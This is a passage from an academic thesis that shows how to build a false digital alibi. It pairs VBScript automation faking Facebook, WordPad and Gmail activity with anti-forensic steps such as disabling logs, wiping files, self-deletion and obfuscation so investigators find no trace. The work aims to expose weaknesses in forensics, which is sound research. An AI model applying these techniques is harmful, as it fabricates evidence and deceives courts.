In any OSes the *process* is the basic execution unit [128]. Whenever a program is executed, different modules of the OS are in charge of creating the necessary data structures in memory, loading the code from the executable file and scheduling its execution. Even early OSes were equipped with kernels able to trace the process activity and record information such as executable name, process creation time, amount of CPU cycles and memory used. These records are generally referred to as *accounting data*. Support for process accounting is provided by most of *NIX kernels. Whether enabled, such feature may constitute a critical source of unwanted evidence. More generally, any logging mechanisms, not necessarily kernel modules, can produce unwanted evidence. Examples of logging services are the `syslogd` [77] on *NIX and the `Event Log Service` [51] on Windows. Recent OSes often make use of caching mechanisms to improve system response, which basically consist in recording ready-to-use information about programs and data (e.g., the Prefetcher feature [118] on Windows) or libraries (e.g., the `ldconfig` service [76] on Linux). In recent OSes, the memory management subsystem typically implements the Virtual Memory [128] feature, which allows to swap memory pages to and from the hard drive in order to free up sufficient physical memory to meet RAM allocation requirements. In the case in which memory pages belonging to the automation process are swapped from the physical memory, unwanted information might be stored onto the disk unbeknown to the user.

Logon Traces. For auditing and security purposes, logging services typically record login and logout operations of each user. Logon traces may include information like local login time, local logout time and address of the remote host that performed the operation.

Even though containing no information related to the automation process, logon traces may be an important source of information for the DFA and therefore should be carefully managed by the AM. Traces like system accesses performed at unusual time, or even login operations followed by many hours of inactivity may be classified by the DFA as being part of an anomalous behaviour.

2.3.2 Unwanted Evidence Handling

The handling of unwanted traces is the most delicate part of the automation methodology, since it might require a reasonable knowledge of the underlying operational environment. The AM should be aware of any OS modules, services and applications running on the system in order to identify all the possible sources of unwanted evidence [85], [67], [45]. In general, it is possible to identify some basic principles in order to accomplish unwanted evidence handling. In the following, three complementary approaches are documented: *a-priori avoidance*, *a-posteriori removal* and *obfuscation*.

A-Priori Avoidance. The software environment hosting the automation may be prepared in order to generate as less unwanted evidence as possible. Such a-priori avoidance may require a certain knowledge of the underlying operating system, features and services running on the machine. A naive approach consists of disabling any logging mechanisms and other services that may record information about files and processes belonging to the automation. For example, features like Virtual Memory, Prefetch and Volume Shadow Copy could be disabled on Windows. Similarly, logging services such as `syslog` can be disabled on Linux. However, the presence of *disabled* features that are typically enabled by default may be considered suspicious by the DFA. Alternatively, the AM could temporarily disable these services, but also this solution might produce suspicious traces, such as "temporal holes" in the system history.

In some cases the AM can avoid unwanted evidence by exploiting some tricks. For instance, on Windows, it is possible to launch the automation from the command prompt in order to avoid logging of the application path in the Registry. On *NIX systems, the AM can avoid logging of last executed commands by killing the terminal process. On both Windows and *NIX systems, enough RAM can avoid swapping of memory pages of the automation process to the disk. A system-independent trick to reduce unwanted evidence consists of executing the automation from an external device (e.g., an USB flash drive),

which avoids the presence of anomalous files on the main filesystem. However, the AM should wipe or destroy the external memory before the intervention of the DFA.

A-Posteriori Removal. The a-posteriori removal is an alternative or a complementary approach to the a-priori avoidance and obfuscation. It is based on the removal of unwanted traces by means of a *secure deletion* procedure. According to the definition given in [30], the secure deletion of an information is a task that involves the removal of any traces of this information from the system, as well as any evidence left by the deletion procedure itself. The core of a secure deletion procedure is the wiping function, which should guarantee complete removal of the selected data from the system. Typically, the common file deletion procedure provided by the OS does not meet this requirement. In fact, this operation is typically implemented by means of the `unlink` [68] *system call*, which only marks the blocks occupied by the file as free space. This implies that file data may persist on the disk until it is overwritten. The amount of rewritings required to completely remove any traces of certain data from an electromagnetic disk has been a controversial theme [57] ,[58], [142]. However, *Wright et al.* [161] demonstrated that even a single low-level overwrite of the disk blocks containing a certain data is sufficient to guarantee its unrecoverability, as previously stated in [92].

Obfuscation. It is very difficult for an average user to both avoid and remove evidence like Windows Registry keys, system log entries, filesystem metadata and so on. Typically, such resources are encoded or protected, and cannot be accessed at system runtime. Modifying this information may require a certain level of expertise with the underlying OS. In some cases, the simplest solution for the AM is to obfuscate the automation traces by making them appear like produced by common application or system activities. It can be accomplished by adopting simple shrewdness such as using common filenames, storing the suspicious files in system folders, mixing automation files with non-suspicious padding files (images, videos), etc..

In general, the more the AM is able to avoid unwanted evidence, the less the probability is to make mistakes in handling them. However, as mentioned before, the AM should be careful in disabling system features, since it could be considered, in turn, a suspicion. The better solution to divert a forensic analysis is to make all the evidence appear as "usual". An optimal trade-off between system alteration and unwanted evidence removal can be reached by combining all the tree approaches presented before.

The a-posteriori removal technique is meant to remove all the residual unwanted evidence of an automation. There are basically two approaches to accomplish this task: *manual* and *automatic*.

Manual Deletion. In case the AM has physical access to the TS before the DFA intervention, he can manually delete the unwanted traces produced by the automation. In particular, he could wipe any files belonging to the automation, remove any suspicious entries in application logs and clean-up system records. The AM could use OS-specific tools to accomplish this task. For example, the `shred` tool [32] on *NIX systems and the SDelete software [120] on Windows systems. However, this approach has two disadvantages. First, some protected resources such as filesystem structures cannot be accessed at system runtime. Second, the use of wiping tools may recursively determine the generation of other unwanted evidence. A better approach is to indirectly access the system storage, for example, by means of a live Linux distribution such as the Deft [103] suite. In this way, the AM can access and modify system protected resources. Since the entire software environment used to accomplish this task is maintained in memory, with the due precautions, this approach produces no unwanted traces on the TS.

Automatic Deletion. The system clean-up procedure could be part of the automation itself. After producing the digital alibi, the script should be able to *automatically* locate all the unwanted evidence. It can be accomplished in a static way (i.e., hardcoding file paths into the automation), or even in a dynamic manner (i.e., searching for all the occurrences of a particular string in both allocated and unallocated space of the hard disk). Finally, a secure deletion module has to be invoked to complete the work. A secure deletion procedure should not be limited to the removal of a specific information, but it should also remove any evidence of its presence from the system. In other words, it should be also able to perform a *self-deletion*. This is not a simple task, since executable files are typically locked by the operating system loader. This is done to preserve the read-only property of the text segment of the executable code. This issue can be solved by exploiting some characteristics of the interpreted programming languages [30]. Typically, an interpreted program does not use native machine code, but an intermediate language instead (e.g., Java bytecode, Python script, etc.), which is indirectly executed by means of an interpreter. Despite the interpreter being a binary executable, and therefore locked by the loader, most of interpreters does not apply the lock of scripts in execution. Under such

conditions, the interpreted program can perform self-modification and, as a consequence, self-deletion.

The main advantage of the manual method for a-posteriori deletion is its simplicity. It does not require particular skills, but only a little knowledge of the operational environment. However, it requires physical access to the TS before its seizure. On the contrary, the automatic method does not require a further intervention of the AM. Nevertheless, it has two disadvantages. First, the automatic clean-up process runs on the same operational environment of the automation, which might produce unwanted evidence, in turn. Second, it requires technical expertise for the implementation of the self-deletion procedure.

2.4 Development of an Automation

The development of an automation can be divided into five phases: (1) preparation of the development environment; (2) implementation of the automation; (3) testing of the automation procedure; (4) exportation of the automation; (5) destruction of the development environment. Clearly, the steps (1) and (5) are strongly related and therefore are discussed together.

2.4.1 Preparation and Destruction of the Environment

Not only the execution of an automation may produce unwanted evidence, but also its development process. For example, traces of software, libraries, files used to implement the automation may remain on the TS in the form of temporary data, unlinked blocks on the disk, filesystem metadata, operating system records, etc.. In general, the development environment should meet some specific requirements: (1) it should be totally *isolated* from the TS, so that no evidence of the development process is left on the TS; (2) it should be *temporary*, since it is, in its complexity, an unwanted evidence to be destroyed; (3) it should be as *similar* to the TS as possible, since the automation implemented/tested on this environment should be exported and executed on the TS without a hitch. There are many techniques to create a proper development environment:

- Virtual machine. A virtual machine running the same OS of the TS can be executed within the TS itself. In this case the AM can exploit the isolation of the

virtual machine, which guarantees that any actions performed on the guest system do not affect the host system. The only issue of this approach regards the destruction of the development environment, which can be reduced to the secure deletion of the file(s) storing the virtual drive.

- Live OS. A live version of the target system may be used as a development environment. Currently, live versions of all the most used operating systems are available on the Web. The main advantage of this approach is that the AM needs not worry about destroying the development environment, since a careful use of the live OS may prevent any accesses to the disk. However, it has some disadvantages such as limited resources and data volatility upon reboots.

- Physically isolated system. The automation can be implemented/tested on a different computer. In this case, the AM has complete freedom about system configuration and automation testing. Clearly, the AM should get rid of this device after the development is completed.

2.4.2 Implementation of the Automation

The implementation of an automation strongly depends on the choice of the automation techniques and tools. It may be accomplished by using easy-to-use frameworks such as AutoIt [17], or by writing hundreds code lines in a whatever scripting language, or even by combining both techniques.

Generally, the implementation of an automation is strictly related to the operational environment. Most of automation tools and APIs suitable to simulate user interactions are based on screen coordinates. Therefore, different screen resolution or even different position of GUI elements on the screen may cause a malfunction of the automation. Since the automation aims to simulate a real human behaviour, all the automated operations should be carefully synchronized (e.g., writing into a document only after it has been loaded). However, different operational environments may have a different response time to the same input (e.g., due to different system load), which may undermine the correct synchronization of the operations. In order to tackle these issues, the AM has to be able to set-up a development system which is as similar as possible to the TS.

2.4.3 Testing of the Automation Procedure

The testing phase has a twofold objective: (1) verify that the automation acts correctly, so that it fulfills all and only the expected operations; (2) identify all the unwanted artifacts left by the automation. The first task can be accomplished by executing the automation procedure several times, even in different system conditions (high CPU or memory load, low network bandwidth, etc.). The AM should always ensure that all the wanted evidence are correctly produced (documents written, browser history updated, email sent, etc.). The second task is more complex since it includes the identification of all the resources accessed and modified by the automation process, after which the AM should be able to discern whether such system changes may disclose unwanted information about the automation procedure. Some specific tools can turn out to be useful to accomplish this task:

- Process monitoring tools. It is extremely useful to examine the automation at runtime in order to detect all changes it makes to the system. It may be accomplished by means of a process monitoring tool such as Process Monitor [121] on Windows. Such application allows to monitor real-time filesystem accesses, Registry changes and process/thread activities. On *NIX environment, `lsof` [7] may reveal useful information about files, pipes, network sockets and devices accessed by the automation.

- Digital forensic tools. The AM may simulate the activity of the DFA by performing a self post-mortem analysis of the development system. There are many *NIX forensic distributions freely available on the Web (e.g., DEFT [103], CAINE [16], etc.), which contain lots of professional computer forensics software to accomplish this task.

2.4.4 Exporting the Automation

Before executing the automation, all the necessary files should be exported from the development system to the TS. There are a number of viable strategies, with each one producing different kinds of unwanted evidence. A couple of possible approaches are described below.

- Network Transfer. All the needed files can be sent to the TS through a shared folder on the LAN, can be attached to an email, or can be uploaded on a free hosting server. Subsequently, the automation can be downloaded on the TS in order to be executed. After the download, any suspicious files should be securely removed from the hosting server. This last action could be problematic as the AM typically does not have full access to the remote machine. It can be resolved, for example, by uploading the automation files in an encrypted archive, which should prevent any recovery attempts.

- External Memory Transfer. In case the automation is loaded on the TS, all the suspicious files should be securely deleted after its execution. Alternatively, the automation could be executed from an external support, such as a CD-ROM, an USB flash drive or an SecureDigital card (SD card from now on). The execution of the automation does not require to copy any unwanted files on the TS. In case the AM cannot physically destroy the external memory before the DFA intervention, an automatic secure deletion procedure should be implemented. However, the device can be equipped with a non-transactional filesystem, like FAT, in order to reduce the risk of data remanence. Using some implementation tricks (see Section 2.6.2), the external storage can be removed immediately after the launch of the automation, with it completely avoiding the requirement of a secure deletion procedure.

2.4.5 Additional Cautions

It is possible to recognize who have used a computer by analyzing the bacteria left by its fingertips on the keyboard and mouse [49]. The imprints left by the bacteria may persist for more than two weeks. Potentially, this is a new tool for forensic investigations. Of course, this kind of analysis can be also exploited by the AM to enforce his digital alibi. If the suspected is the only one to have used the computer, the defendant can request a forensic analysis which may confirm that the bacterial traces on the keyboard and mouse are those of the suspect.

People have their habits and then follow a predictable pattern. For example, it may be usual for the AM to establish an Internet connection during the morning, access a mailbox, browse some websites and work on some documents. For an airtight alibi, the

behaviour of the AM inferred by the DFA from the TS should be very similar to his typical behaviour.

2.5 Automation Tools

An *automation tool* has been referred to as a framework that allows the implementation of a program able to simulate user activities. There are a number of easy-to-use applications which can be leveraged to accomplish this task. In general, any programming languages providing support for simulation of GUI events are potential automation tools. Typically, a programming language allows a finer development with respect to a ready-to-use application, but it requires a technical expertise. A series of experiments has been conducted on different operating environments by using different automation tools. They turned out to differ in ease of use, effectiveness, portability and unwanted evidence generation. In effect, there is no best solution: the choice of an automation tool strictly depends on the environment, on the user skills and on the complexity of the alibi to be constructed.

2.5.1 The Simplest Approach: Existing Software

There is a variety of existing software able to record and reply user actions, mostly intended for GUI testing. One of the most used on Windows environments is AutoIt [17]. It provides both a tool for recording user actions and a fully-fledged scripting environment to refine the script produced by the recording tool. An useful characteristic is that an AutoIt script can be compiled into a standalone executable, which does not require the presence of the AutoIt interpreter on the TS to be executed. A valid alternative to AutoIt is AutoHotkey [2], an open-source utility which basically provides the same features of AutoIt.

For Linux environments, it is worth mentioning GNU Xnee [53], which allows to record and replay user events under the X11 environment [162]. It can be invoked by both command line and GUI. An alternative is Xautomation, a suite of command line programs which enables to interact with most of objects on the screen and to simulate basic user interactions under the X11 environment.

Another valid choice is `xdotool` [129], an application providing advanced features to interact with the X11 environment. In addition to Xautomation, it allows to search, focus,

move among windows and virtual desktops, waiting for loading of application interfaces and so on. The `xdotool-gui` application provides an easy-to-use visual interface to `xdotool`. A key feature is that it is implemented by just two files, the `xdotool` itself and the `libxdo.so.2` library.

The Apple Mac OS also offers a number of automation tools. An example is Automator [14], which provides an easy-to-use interface where the user can construct an automation by drag-and-dropping a series of predefined actions. An advantage is that Automator comes pre-installed with Mac OS X, thus not requiring installation of third-party software. However, it is not suitable to simulate complex user actions such as Web browsing. In addition, it requires access to several system resources, with it producing many unwanted traces.

2.5.2 Advanced Approaches

The use of an existing automation software may turn out to be restrictive whether advanced simulation features are required. In these cases, an AM with some expertise could write a fully customized automation by using a programming language. The choice of an interpreted language should be preferred as it simplifies the implementation of some features like the self-deletion [30].

VBScript (see Section 2.6.2) is a scripting language supported by default on any recent Microsoft OSes. It provides some basic procedures to simulate user interactions, such as mouse movements, clicks and keystrokes. The main advantage of using VBScript to implement an automation would be that it does not require any third-party resources.

In Mac OS, the AppleScript [13] language provides an useful framework to build automations. It is supported by default on Mac OS and does not require external modules to be installed. AppleScript files can be also compiled into standalone executables. In substance, it can be compared to VBScript in characteristics and functionalities.

Advanced programming languages often provide support for the simulation of user actions. An example is the Robot [101], [102] package included in the Java runtime environment. Although providing a fine-grained control of the system, building an automation by means of a programming language requires high expertise in code writing and can result in long and complex code to be carefully tested.

A hybrid approach would provide the better trade-off between potentiality and ease of

implementation. A hybrid automation consists of two or more modules, each implementing a specific feature. In this way, the better automation tool can be chosen to accomplish a particular task. A basic hybrid automation could be composed by a *launcher* and a *simulator*. The launcher would be a program written in a certain programming language, in charge of accessing low-level system features and managing the event timeline. The simulator would be in charge of simulating user actions and producing wanted evidence. It could be implemented by means of a high-level automation tool such as `xdotool` or AutoIt.

In the presented experiment the automation is exported through an SD card, connected to the target system by means of an USB adapter. As previously stated in 2.4.4, this approach allows to avoid suspicious files on the TS, without the need to adopt a secure deletion technique to clean-up the system. The only traces that might remain on the system are information about the USB adapter, such as the `Device ID` and the `Vendor ID`, and the name of the automation script in (unreferenced) Registry entries. It is assumed that the AM has access to the SD card before the DFA intervention, so that its content can be replaced with non-suspicious files or destroyed.

2.6 Case Study: Windows 7

This case study presents an implementation of the automation methodology. The user activities simulated by the automation are summarized in Table 2.2. The automation can be set in order to start the simulation at a given time, and the overall duration of the alibi is spread on a timeline lasting about 30 minutes.

Time	Activity
t_0	Execution of a Web browser.
t_1	Access to Facebook.
t_2	Posting of a message on Facebook.
t_3	Execution of a word processor.
t_4	Use of the word processor to write a document.
t_5	Use of the browser to access GMail.
t_6	Sending of an email.
t_7	System shutdown.

Table 2.2: Alibi timeline.

Creating an advanced automation for Windows 7 is a delicate task, because of the large amount of unwanted evidence that should be taken into account. The OS implements lot of features and services which perform intensive logging of information about executed programs and accessed data. Moreover, it is worth noting that Windows 7 uses the NTFS filesystem [86], which implements conservative policies for space allocation. In practice, each time a file is modified, the filesystem allocates new blocks, with it leaving unallocated blocks on the disk containing previously deleted data. The filesystem *journal* could also be a source of data remanence. All the techniques and tools presented in this section are also suitable to construct an automation on older Microsoft OS versions such as Windows XP. Besides, the unwanted traces to be managed on Windows 7 are a superset of those to be managed on past versions, due to the increasing number of features.

2.6.1 Unwanted Evidence in Windows 7

As discussed in the previous sections, an automation can leave a number of unwanted traces, such as the presence of suspicious files on the filesystem. In addition to that, lots of OS components rely on massive recording of information about used applications and accessed files. Such characteristics could determine the presence of unwanted evidence of the automation being recovered in the post-mortem analysis by the DFA. In this section,

some possible solutions to avoid as much unwanted traces as possible are discussed. The main sources of unwanted evidence on Windows 7 are discussed below.

PREFETCH/SUPERFETCH. The *Prefetcher* module aims to speed-up the launch of applications executed at system start-up by pre-loading information into the memory. Portions of code and data used by these programs are recorded in specific files stored in a caching location on the filesystem (i.e., the `C:\Windows\Prefetch\` folder). The *Superfetch* module, active by default on Windows 7, enhances this feature by extending it to any applications on the system. Basically, frequency of use of programs and files is monitored and recorded in sort of history files stored in the prefetch folder. Lots of information (such as a list of recently accessed files) can be extracted from these logs by means of the Re-Wolf's tool [114]. The Superfetch module aims to pre-load applications and data accessed more frequently. If an automation is executed on a Windows 7 system, some traces about its use may be logged by the Superfetcher. However, unless the automation is executed lot of times, no meaningful information about code and data should be recorded due to the prefetching feature. Although the Superfetch service can be disabled [88], a better method to avoid unwanted traces in the logs is obfuscation (i.e., the use of non-suspicious filenames).

PAGEFILE. The virtual memory technique allows to the existing processes of an OS to use an overall amount of memory that exceeds the available RAM. The OS can move pages from the virtual address space of a process to the disk in order to make that memory free for other uses. In the Windows systems, the swapped pages can be stored in one or more files (`pagefile*.sys`) in the root of a partition. On the modern PCs the use of memory rarely exceed the available RAM as it is sufficient to address all the common system activities. Therefore, it is common among Windows users to disable such feature in order to gain more disk space. Although it is very unlikely that pages of an automation are swapped onto the disk (unless some heavy processes are launched during its execution), disabling the virtual memory could be a better solution to prevent eventual clues.

RESTORE POINTS. System Restore is a component of Windows 7 that periodically backups critical system data (Registry, system files, local user profile, etc.) in order to allow roll-back to a previous state of the system in case of malfunction or failure [87]. The System Restore service can be manually configured by the user and also automatically triggered by specific system events. The creation of restore points can be predicted and thus avoided.

In fact, it typically only occurs when an application is installed by means of an installer compliant with the System Restore, when Windows Update installs new updates, or when no other restore points have been created in the last seven days.

HIBERNATION. The *hibernation* technique allows to power-off a computer without losing its state, which can be resumed at the next power-on. It is implemented by dumping the content of the RAM onto the disk. In Windows 7 a memory dump is saved into the file `C:\hiberfile.sys`, which can be straightforwardly converted into a readable format in order to be analyzed. Typically, the hibernation module is enabled by default on laptops and can be automatically triggered upon long time of system inactivity. In order to avoid dump of information about the automation into the hibernation file, it is preferable to keep such service disabled.

REGISTRY. The Windows Registry is a database aimed to store system settings as well as application and user settings. It contains various kinds of information about the OS, device drivers, services, user credentials, applications and so on [119]. The Registry is organized in a hierarchical structure whose content is stored on multiple files. Typically, global system settings are stored in the `C:\windows\system32\config` folder, while user-specific information is stored within its home directory (in `NTUSER.DAT` and `USRCLASS.DAT`). Since the integrity of the Registry is fundamental for the proper functioning of the system, the OS frequently backups these files. Registry backups can be found on different locations of the filesystem, such as in the `C:\windows\system32\config\RegBack` folder or within the restore points created by the System Restore service. In the context of a computer forensic analysis, the Registry is the larger source of evidence on a Windows-based system. By the analysis of the Registry, it is possible to reconstruct any ordinary user actions such as hardware plugged-in to the computer, executed software, network activities and opened documents.

The secure deletion of a Registry key in order to hide some information is very challenging. The removal of a Registry key is typically implemented by marking the respective cell as *deallocated*, but its content may persist on the disk until it gets overwritten. It is definitely hard for an AM to avoid any information about the automation being recorded in the Registry. For this reason, it could be preferable to adopt a different strategy such as obfuscation.

An example of system feature making extensive use of the Registry is the UserAssist

feature. It is used since Windows XP to populate the user's *Start Menu* with the most frequently used applications. This is accomplished by maintaining application names and relative frequency counters in a specific Registry key of the user's hive (within the `NTUSER.DAT` file):

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
```

Logging of information in the UserAssist key can be avoided by running the automation from the command line.

2.6.2 Implementation

This section presents the implementation of the VBScript automation used for this case study. VBScript is a scripting language developed by Microsoft and modeled on Visual Basic. The interpreter for standalone scripts is provided by the Windows Script Host (WSH) environment, installed by default on Microsoft OSes since Windows 98.

The use of VBScript to implement an automation has a number of advantages. First of all, no third-party automation tools are required, since any required resources are installed by default on Windows 7. The VBScript interpreter typically loads the entire script into the memory before its execution and does not lock the relative file. This characteristic allows to physically remove the support containing the automation immediately after the procedure is started. In addition, VBScript can use the Component Object Model (COM) to interact with the system. In particular, the `Wscript.Shell` COM is used. It provides the basic mechanisms of interaction with the operating system. More in details, the `Run` method is used to execute external commands, the `AppActivate` method to change the focus of a running application, the `Sleep` method to pause the script execution and the `SendKeys` methods to send keystrokes to the currently active window.

The automation has been coded into a script named `HexToDec.vb`, which performs all the activities summarized in Table 2.2. The script has been loaded onto a SD card containing other multimedia files — referred to as *padding files* — like videos and images. Once launched, the WSH interpreter loads the entire automation code into the memory, so that the SD card can be safely removed from the TS without interrupting the execution of the automation. In this scenario the transfer device (i.e., the SD card) can be physically destroyed before the DFA intervention.

2.6.3 Execution

Once the SD card storing the automation is plugged-in to the computer, the system automatically mounts the removable device and assigns a drive letter to it (e.g., `E:`). The SD content is accessed by means of the *File Explorer* and the script `HexToDec.vb` is launched with a simple double-click. The automation delays the execution of the first action of the alibi to the time t_0. The starting time is hardcoded into the script by means of the `Sleep(milliseconds)` method. The automation simulates the use of a Web browser and some other applications present by default on the system. The launch of an application is performed by leveraging the search functionality of the *Start Menu*. The actions simulated to accomplish this task have been: (1) the pressure of the "Windows key" in order to open the *Start Menu* and get the focus of the *Search* text box; (2) the typing of the application name in order to get the application link; (3) the pressure of the "Enter" button in order to execute the selected application.

The following code excerpt shows the implementation of this technique. `Type` is a custom function used to simulate random delays between each keystroke. Some details have been simplified for the sake of clarity.

Listing 2.1: Launch AppName by means of the Search functionality

```
1
2 funct RunByStartMenu( AppName )
3   Type( "{ALT}" + "{ESC}" )
4   Sleep( 3546 + getRand(5000) )
5   Type( AppName )
6   Sleep( 4635 + getRand(5000) )
7   Type("{ENTER}")
```

It is worth noting that this function does not produce unwanted evidence. In fact, the produced evidence are exactly those that would be produced whether the application is executed by the real user. The use of the application can be confirmed by the analysis of the following Registry key, which contains the list of the recently executed applications and from the UserAssist key, as mentioned before:

```
HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\Microsoft\Windows\
    Shell\MuiCache
```

Execution of a Web browser

One of the main activities of the automation is the use of a Web browser. Although any Web browsers supporting keyboard shortcuts can be used to accomplish this task, in this case Internet Explorer 8 has been chosen as it is installed by default on Windows 7. It is important to note that Internet Explorer is launched at time t_0 and closed at the end of the timeline. The automation uses the Web browser at times t_1 to access the Facebook website, at time t_2 to post a message, at time t_5 to access the GMail website and at time t_6 to send an email (see Tab. 2.2). The browser is left open for the entire alibi timeline in order to simulate the contemporary use of different applications. Internet Explorer is launched by means of the VBScript function defined in Listing 2.1. In order to avoid failures, it is crucial that the following precautions are taken:

- The Internet connection must be functioning and stable for the entire timeline. A connection interruption or an excessive loading time could interfere with the correct behaviour of the automation.
- Eventual certificates required for secure connections with the websites visited by the automation must be preventively installed. On the contrary, the browser might show a warning dialog that would remove the focus from the main window.
- It could be necessary to disable the automatic saving of login information in order to prevent errors when re-filling authentication forms.
- The block of pop-ups should be disabled whether the automation uses pop-up frames to interact with some websites.
- All the websites accessed by the automation should be added to the "Trusted Sites" of Internet Explorer.

Listing 2.2: Posting of a message on Facebook

```
1
2 funct PostOnFacebook()
3   RunByStartMenu("Internet Explorer")
4   Type("{CTRL}" + "L")
5   Type("http://www.facebook.com" + "{ENTER}")
6   Type( User + "{TAB}" + Password + "{ENTER}")
7   Type("{CTRL}" + "F" + "What's on your mind" + "{ESC}")
8   Type(Message + "{TAB}" + "{ENTER}")
```

Use of Facebook

Taking a cue from the case of Rodney Bradford (see Section 2.1.1), the false digital alibi of this case study includes the posting of a status message on Facebook. The procedure in charge to accomplish this task is started at time t_1. After the browser is launched, the automation simulates the `CTRL + L` keystroke in order to gain the focus of the address bar. Subsequently, the address `www.facebook.com` is typed in order to access to the Facebook website. Once the page is loaded, the focus automatically passes to the login form. The required information is typed and submitted for authentication. Once the personal page of the user is loaded, a sequence of keystrokes (`CTRL + F`, `What's on your mind?`, `ESC`) is sent to the browser in order to gain the focus of the *Update Status* input box, then a message is typed and submitted to Facebook. The result is a new *Update Status* message with a timestamp compliant with the alibi timeline. It is important to highlight that all the actions performed by the automation are interleaved with appropriate time delays in order to allow the proper loading of the visited webpages. Moreover, each delay is also randomized in order to comply with the normal user behaviour. An excerpt of the VBScript code performing this task is shown in Listing 2.2. Some details such as random delays have been omitted for the sake of simplicity.

Since the automation code is strictly related to the page layout, this procedure may fail on unexpected changes of the Facebook website.

Use of a Word Processor

At time t_3 the automation executes the WordPad application in order to simulate a document writing. The text to be written is embedded in the automation script. Once the writing operation is completed, the *Save As* dialog is triggered by the `CTRL + S` keystroke, a name for the document is typed, then the `ENTER` keystroke is sent to the application in order to save such document. An excerpt of the code performing these operations is shown in Listing 2.3. As for the previous cases, some details have been omitted for the sake of clarity.

Listing 2.3: Use of WordPad for the creation of a textual document

```
1
2 funct CreateDocument()
3   RunByStartMenu("Wordpad")
4   Type(Content)
5   Type("{CTRL}" + "S")
6   Type(DocName + "{ENTER}")
7   SendKeys ("{ALT}" + "{F4}")
```

A digital forensic analysis could reveal an anomaly if the creation date of the document is very close to the last modified date. Such information can be retrieved from the filesystem metadata. This issue is addressed by introducing a random delay between each keystroke by means of the `Type()` function. An excerpt of the `Type` function is shown in Listing 2.4. The variables `min_delay` and `max_delay` indicate, respectively, the minimum and maximum delay between each keystroke.

Listing 2.4: Function used to simulate the typing of a text

```
1
2 funct Type(str)
3   for each c in str
4     Sleep( min_delay + rnd()*max_delay )
5     SendKeys( c )
```

Sending of an Email

The last activity performed by the automation is the use of the GMail service in order to send an email. At time t_5, after closing the WordPad window, the input focus passes to Internet Explorer. Similarly to the case of Facebook, the automation exploits the keyboard shortcut `CTRL + L` to acquire the focus of the location bar, types the URL of the GMail website and sleeps some seconds in order to allow its loading. At this point the script fills the login form and waits for the loading of the service. The page used for the composition of a new email is invoked by exploiting the *Find* function of the browser (`CTRL + F`) and searching for the string `COMPOSE`. This trick enables to acquire the focus of the *COMPOSE* button. After inserting the recipient and the message, a `TAB` keystroke is sufficient to acquire the focus of the *SEND* button in order to send the email. As for the case of Facebook, the proper functioning of the automation strictly depends on the layout of the GMail website.

2.6.4 Analysis

The analysis phase has a twofold objective: (1) verify that the digital evidence produced by the automation on the TS is coherent with the alibi timeline; (2) discover any unwanted evidence left by the automation. In order to accomplish these tasks a digital forensic analysis has been arranged according to the methodology presented in [31]. With respect to a real case, the DFA has full knowledge about methods, procedures and technologies adopted to construct the digital alibi. As a consequence, the analysis may be better targeted. The TS has been implemented as a Virtual Machine (VM) in order to speed-up and simplify the overall analysis procedure. Moreover, the use of a VM allows to create different snapshots of the system in order to analyze differences between the state before and the state after the execution of the automation procedure. The analysis mainly focused on the following aspects.

Operating System and Applications. All the system structures containing information about executed applications (e.g., Registry, Prefetch and Superfetch files, Pagefile, and so on) have been analyzed in order to verify whether the automation produced artifacts. Any evidence being part of the alibi (accesses to websites, creation of documents, etc.) has been also collected in order to reconstruct the alibi timeline.

Timeline. This analysis focused on the identification of all the files accessed or modified during the construction of the alibi in order to detect any relationships with the automation that generated them.

File Content. All the files modified during the alibi timeline have been analyzed in order to find any suspicious traces that may be linked to the execution of the automation.

Low-level search. A set of signatures of the automation has been used to perform a deep low-level scan of the entire hard disk (including allocated and unallocated space) in order to find any possible clues of the automation.

The above activities have been carried out by using the following digital forensic tools. RegRipper2 [23] has been used to analyze the Windows Registry. IECookiesView [130], IEHistoryView [131] and IECacheView [132] have been used to analyze the browser activities. AccessData Forensic Toolkit [9] has been used for the storage media analysis, and in particular the *DT Search engine* has been adopted to perform the low-level signature search. The Superfetch files have been analyzed by means of SuperFetch Dumper [114]. All the traces revealed by the analysis confirmed the alibi, while no clue about the automation

was found.

2.7 Summary

This chapter presents a methodology to generate a set of digital evidence that could be exploited by a party in a trial in order to claim an alibi. With respect to common anti-forensic techniques, which are typically based on information tampering, our methodology relies on the construction of an automation. The automation is a program able to simulate a series of human activities on a computer at a given time. They include local operations such as document writing and music playing, as well as remote operations such as Web surfing and email sending. Using this approach, it is possible to construct a digital alibi involving trusted-third-parties such as ISPs and companies providing services via Internet. The problem of avoiding or deleting unwanted traces left by the automation is also addressed. Finally, a case study on a target system running Windows 7 is presented in order to show a real application and implementation of the proposed methodology. A computer forensic analysis of the target system has confirmed the alibi and has revealed no unwanted evidence about the presence and execution of the automation. Apart some differences, the same methodology can be extended to any digital devices equipped with a modern operating system, such as Android smartphones [12], [11].

This work highlights the need of an evolution in approaching legal cases that involve digital evidence. Digital evidence are circumstantial evidence and should be always considered as part of a larger behavioural pattern, which requires to be reconstructed by means of traditional investigation techniques. To sum up, the plausibility of a digital alibi should be always verified *cum grano salis*.

Chapter 3

Acquisition of Forensically-Sound Live Network Evidence

As discussed in the previous chapter, any information on the Internet may be deceiving. Moreover, the high dynamicity and multitude of communication protocols make it very difficult to acquire and analyze online resources. In this chapter, a novel methodology for the collection of information from online services, such as social networks, is proposed. As detailed afterwards, this methodology is able to deal with modern web technologies and to generate highly-reliable digital evidence.

3.1 Introduction

Recently, the development of technologies such as cloud computing and service-oriented infrastructures has radically changed the way of storing and transferring digital information. Traditional methods and techniques for traditional digital forensics (or storage media forensics) are based on the assumption that the device under investigation is physically available to the analyst [74], [126]. Clearly, these approaches cannot be applied when dealing with the aforementioned technologies. Moreover, the availability of high speed networks, the widespread of mobile devices and smartphones [11, 24], the growing use of social networks and on-line services [26] lead to believe that more and more digital investigations will involve the Internet [29, 33]. In this context, the scientific community has developed an increasing interest towards acquisition and analysis of information flowing through a network. This is domain of Network Forensics.

Live Network Evidence (*LNE*) has been defined as any kind of information that can only be accessed through a network [96]. This work focuses on the acquisition of *LNE* from on-line services, such as websites, FTP servers, social networks, chat lines and so on. Some methods have been proposed in the past to discover and collect information from the Internet, but none of these produce *trustworthy* evidence. An evidence is trustworthy if its integrity, authenticity and origin (where and when the acquisition has been performed) can be proved.

